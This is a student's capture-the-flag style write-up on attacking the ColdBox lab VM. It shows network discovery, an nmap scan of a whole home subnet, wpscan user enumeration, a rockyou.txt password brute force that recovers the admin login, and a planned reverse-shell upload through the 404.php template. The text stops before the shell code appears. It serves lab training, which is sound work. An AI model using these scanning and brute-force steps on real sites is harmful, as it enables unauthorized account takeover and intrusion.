CORIZO


MINOR PROJECT

PENTESTING ON COLDBOX


EASY


NAME – G PREETAM KUMAR

First Download the cold box from vulnweb.




Then setup the VM with network = “bridged” and usb port 1.1 version.





Do Ifconfig to find your IP.



Method of exploitation


Methodology:

- The target machine IP address by running the VM.
- Network Scanning
- Enumeration and identifying vulnerability in WordPress
- Brute forcing on WordPress login
- Uploading a Reverse Shell
- Getting root privileges and reading the flag

1. The target machine IP address by running the VM.

Step 1 : The first Step to identify the target machine IP address; since I was running the virtual machine in the same network, I can identify the target machine IP address by running the netdiscover command.

Command – netdiscover -r 192.168.0.0/24



In the above screenshot showing multiple IP address (i.e.: target IP: 192.168.0.105 & Attacker or Kali Machine IP: 192.168.0.117).

2. Network Scanning

Step 2 : After getting the target machine IP address, the next step is to find out the open ports and services available on the machine.

Command : nmap – Pn 192.168.0.0/24

```
└─# nmap -Pn 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-02 09:14 EST
Nmap scan report for 192.168.0.1
Host is up (0.0043s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1900/tcp open  upnp
MAC Address: D8:47:32:3A:C4:E4 (Tp-link Technologies)

Nmap scan report for 192.168.0.105
Host is up (0.00061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 08:00:27:B9:B6:A5 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.0.107
Host is up (0.0080s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
MAC Address: 9C:B7:0D:56:30:25 (Liteon Technology)

Nmap scan report for 192.168.0.116
Host is up (0.00094s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE SERVICE
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
3306/tcp open  mysql
5357/tcp open  wsdapi
6646/tcp open  unknown
MAC Address: 28:CD:C4:CC:95:43 (Chongqing Fugui Electronics)
```

```
Nmap scan report for 192.168.0.117
Host is up (0.0000070s latency).
All 1000 scanned ports on 192.168.0.117 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 6.83 seconds
```

For more information we used whatweb command .


Command – whatweb 192.168.0.105

```
┌──(root㉿kali)-[~]
└─# whatweb 192.168.0.105
http://192.168.0.105 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[192.168.0.105], JQuery[1.11.1], MetaGenerato
xt/javascript], Title[ColddBox | One more machine], WordPress[4.1.31], x-pingback[/xmlrpc.php]
```

Service : http| Version : Apache/2.4.18 | HTTPServer : Ubuntu Linux

3. Enumeration and identifying vulnerability in WordPress


Step 3 : From this point I identifies port 80 is opened then it works with the browser. And I enter the target IP into the Mozilla browser.



- As we can see, there is a website running on the HTTP port. A close observation of the website gives us more understanding about the running application and we got to know that it has been developed in WordPress CMS (Content Management System).
- The bottom of this has a login link. {Image}
- Now I click that and broswer to that link. Then I identify a standard WordPress page. {IMage}

Step 4 : So now, I used Wpscan tool to find out the usernames and passwords.

Command Used: wpscan --url http://192.168.0.105 --enumerate u



From this, I found there are serveral user names.

In the above screenshot you can find the valid users of the website.

As we see the website is having user c0ldd in it, we can go ahead with the user “c0ldd”.

Now we are brute forcing the password by using the inbuilt wordlist file in the “/usr/share/wordlists” named “rockyou.txt”. (This consists of most of the commonly used passwords)

4. Brute forcing on WordPress login :


Step 5 : Here, I choose the c0ldd username and I perform a brute force attack using wpscan to find the password.

Command : wpscan –url http://192.168.0.105 –username c0ldd –passwords /usr/share/wordlists/rockyou.txt


You can see that there is a “Valid Combination Found”.


With username = c0ldd and password = 9876543210

Step 6 : Now, I used this username and password to log into the WordPress admin dashboard.




Now I'm in the admin dashboard. WordPress just like any other content management system always has a way to execute code so long as I was authenticated. In my case edit a 404.php template and use it to get a shell on the box.







5. Upload Reverse Shell :

Step 7 : Now we go to appearance and editor to upload the reverse shell



